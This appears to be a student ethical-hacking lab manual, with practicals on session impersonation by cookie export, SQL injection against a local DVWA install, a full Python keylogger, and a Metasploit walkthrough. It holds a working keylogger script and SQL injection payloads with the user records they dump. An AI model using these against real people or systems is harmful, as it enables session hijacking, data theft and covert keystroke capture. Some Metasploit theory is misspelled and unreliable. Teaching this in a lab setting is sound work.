

**AIM:** Session Impersonation using Firefox and tamper data add-on.

### A] Session Impersonation


**Step 1:** Open Firefox and Go to Tools > Add-ons > Extension




**Step 2:** Search and install Cookie Editor



**Step 3:** Then Click on Cookie extension to get cookie




**Step 4:** Open a Website and Login and then click on export cookie




## B] Tamper data add-on

**Step 1:** Open Firefox





**Step 2:** Go to Tools > Add-ons > Extension and search and install Temper data



**Step 3:** Select A Website For Tempering Data E.G.(Youtube) And Click Start Tempering And Stop Tampering .

Name	Value
host	www.google.com
user-agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.122 Safari/537.36
accept	text/html,application/xhtml+xml
accept-language	en-US,en;q=0.5
accept-encoding	gzip, deflate, br
cookie	CGIC=CgIImaXJIZm94LWIIiP

**CONCLUSION:** We have successfully performed Session Impersonation using Firefox and tamper data add-on.

**PRACTICAL NO 8****AIM: Perform SQL injection attack.****Step 1:** Open XAMPP and start apache and mysql.**Step 2:** Go to web browser and enter site localhost/phpmyadmin.

**Step 3:** Create database with name sql\_db.

User	Host	Password	Global privileges	Grant	Action
Any	%	--	USAGE	No	<a href="#">Edit Privileges</a> <a href="#">Export</a>
Any	linux	No	USAGE	No	<a href="#">Edit Privileges</a> <a href="#">Export</a>
Any	localhost	No	USAGE	No	<a href="#">Edit Privileges</a> <a href="#">Export</a>
pma	localhost	No	USAGE	No	<a href="#">Edit Privileges</a> <a href="#">Export</a>
root	linux	No	ALL PRIVILEGES	Yes	<a href="#">Edit Privileges</a> <a href="#">Export</a>
root	localhost	No	ALL PRIVILEGES	Yes	<a href="#">Edit Privileges</a> <a href="#">Export</a>

**Step 4:** Go to site localhost/sql\_injection/setup.php and click on create/reset database.

**Database setup**

Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error, make sure you have the correct user credentials in /config/config.inc.php

If the database already exists, it will be cleared and the data will be reset.

Backend Database: MySQL

[Create / Reset Database](#)

**Step 5:** Go to login.php and login using admin and .



**Step 6:** Opens the home page.



**Step 7:** Go to security setting option in left and set security level low.

The screenshot shows the DVWA Security interface. On the left, a sidebar lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'SQL Injection' option is highlighted. The main content area is titled 'DVWA Security' with a lock icon. Under 'Script Security', it says 'Security Level is currently high.' A dropdown menu is set to 'low', with a 'Submit' button next to it. Below this, the 'PHPIDS' section is shown, stating 'PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.' It indicates that PHPIDS is currently disabled and provides links to enable it or simulate an attack.

**Step 8:** Click on SQL injection option in left.

The screenshot shows the DVWA Vulnerability: SQL Injection page. The left sidebar has the 'SQL Injection' option selected and highlighted in green. The main content area is titled 'Vulnerability: SQL Injection'. It features a 'User ID:' input field with a 'Submit' button. Below this, a 'More info' section contains four hyperlinks related to SQL injection: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQl\\_injection](http://en.wikipedia.org/wiki/SQl_injection), <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>, and <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>.

**Step 9:** Write "1" in text box and click on submit.

The screenshot shows a browser window with the DVWA logo at the top. The main content area displays the title "Vulnerability: SQL Injection". On the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The "SQL Injection" section is highlighted with a green background. Below the menu, there is a form with a "User ID:" label and a text input field containing "1". To the right of the input field is a "Submit" button. The results section shows the output of the injected query: "ID: 1", "First name: admin", and "Surname: admin". Below this, a "More info" section provides links to external resources about SQL injection.

**Step 10:** Write "a' or '=' in text box and click on submit.

This screenshot shows the same DVWA interface as the previous one, but with a different input in the "User ID:" field. The input now contains "'a' or '='". The results section displays multiple user records, each showing a different first name and surname. The records are as follows:

- ID: a' or '=' First name: admin Surname: admin
- ID: a' or '=' First name: Gordon Surname: Brown
- ID: a' or '=' First name: Hack Surname: Me
- ID: a' or '=' First name: Pablo Surname: Picasso
- ID: a' or '=' First name: Bob Surname: Smith

**Step 11:** Write "1=1" in text box and click on submit.



A screenshot of a web browser showing the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL is `localhost/sql_injection/vulnerabilities/sql/?id=1%3D1&Submit=Submit#`. The main content area shows the title "Vulnerability: SQL Injection". Below it is a form with a "User ID:" label and a text input field containing "1=1". To the right of the input field is a "Submit" button. Underneath the input field, the output shows: "ID: 1=1", "First name: admin", and "Surname: admin". On the left side, there is a sidebar menu with various options, and the "SQL Injection" option is highlighted.

**Step 12:** Write "1\*" in text box and click on submit.



A screenshot of a web browser showing the DVWA SQL Injection page. The URL is `localhost/sql_injection/vulnerabilities/sql/?id=1*&Submit=Submit#`. The main content area shows the title "Vulnerability: SQL Injection". Below it is a form with a "User ID:" label and a text input field containing "1\*". To the right of the input field is a "Submit" button. Underneath the input field, the output shows: "ID: 1\*", "First name: admin", and "Surname: admin". On the left side, there is a sidebar menu with various options, and the "SQL Injection" option is highlighted.

**CONCLUSION:** We have successfully performed SQL injection attack.


## PRACTICAL NO 9

**AIM:** Create a simple keylogger using Python.

### CODE:

```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s')
# This is from the library
def on_press(key):
    logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
    listener.join()
```

### OUTPUT:



A screenshot of a Windows Notepad window titled "key\_log - Notepad". The window contains a list of key presses recorded by a keylogger. The text is in black font on a white background. The entries show dates and times followed by key codes or character representations. The first few lines are: "2019-01-18 10:37:16,041:'n':", "2019-01-18 10:37:17,193:Key.enter:", "2019-01-18 10:37:18,834:'u':", "2019-01-18 10:37:18,834:'7':", "2019-01-18 10:37:18,881:'y':", "2019-01-18 10:37:18,959:'g':", "2019-01-18 10:37:19,037:'i':", "2019-01-18 10:37:19,162:'g':", "2019-01-18 10:37:19,271:'y':", "2019-01-18 10:37:19,365:'g':", "2019-01-18 10:37:19,474:'y':", "2019-01-18 10:37:19,474:'o':", "2019-01-18 10:37:19,568:'h':", "2019-01-18 10:37:19,678:'i':". The Notepad window has a standard Windows title bar with "File", "Edit", "Format", "View", and "Help" menu options.

**CONCLUSION:** We have successfully created key logger in python using pip and pynput module.

## PRACTICAL NO 10

**AIM:** Using Metasploit to exploit.

### THEORY:

- The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development.
- Its best-known sub-project is the open-source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine.
- Other important sub-projects include the Opcode Database, shellcode archive and related research.
- The Metasploit Project includes anti-forensic and evasion tools, some of which are built into the Metasploit Framework.
- Metasploit is pre-installed in the Kali Linux operating system.

### METASPOILIT FRAMEWORK

The free version. It contains a command line interface, third-party import, manual exploitation and manual brute forcing. This free version of the Metasploit project also includes Zenmap, a well known ports-scanner and a compiler for Ruby, the language in which this version of Metasploit was written.

### METASPOILIT MODULES:

**PAYOUTLOAD:** When we use the show payloads command the msfconsole will return a list of compatible payloads for this exploit.

**EXPLOIT:** After vulnerability scanning and vulnerability validation, we have to run and test some scripts (called exploits) in order to gain access to a machine and do what we are planning to do.

**RHOST:** RHOST is the ip address of the target system.

**LHOST:** LHOST is the ip address of the system used to do the hacking.

**LPORT:** LPORT is the local port used when opening a connection.

**reverse\_tcp:** The php/meterpreter/reverse\_tcp is a staged payload used to gain meterpreter access to a compromised system. This is a unique payload in the Metasploit Framework because this payload is one of the only payloads that are used in RFI vulnerabilities in web apps.

**SMB:** SMB, which stands for Server Message Block, is a protocol for sharing files, printers, serial ports, and communications abstractions such as named pipes and mail slots between computers.

**STEPS:**

1. Download and open Metasploit.
2. Use exploit to attack the host.
3. Create the exploit and add the exploit to the victim's PC.
4. Get the IP address of your windows operating system.

By using

**ipconfig command on cmd.**

```

Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:
  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . . : fe80::cd0:caa7:5d7:aace%11
  IPv4 Address . . . . . : 192.168.1.29
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.1.1

Tunnel adapter isatap.{9ADA84B5-55E6-459D-B27A-45699B3D6545}:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . . . . :

Tunnel adapter Teredo Tunneling Pseudo-Interface:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . . . . :

```

5. Get the IP address of Linux Kali OS

by using

**ifconfig command on terminal**

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.12.132  netmask 255.255.255.0  broadcast 192.168.12.255
              inet6 fe80::20c:29ff:fe26:358f  prefixlen 64  scopeid 0x20<link>
              ether 00:0c:29:26:35:8f  txqueuelen 1000  (Ethernet)
              RX packets 9663  bytes 12970683 (12.3 MiB)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 1903  bytes 183701 (179.3 KiB)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
              inet6 ::1  prefixlen 128  scopeid 0x10<host>
              loop  txqueuelen 1000  (Local Loopback)
              RX packets 20  bytes 1116 (1.0 KiB)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 20  bytes 1116 (1.0 KiB)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

```

6. Enter the following code on terminal to get the output

**CONCLUSION:** Thus we have successfully exploited the Victims PC.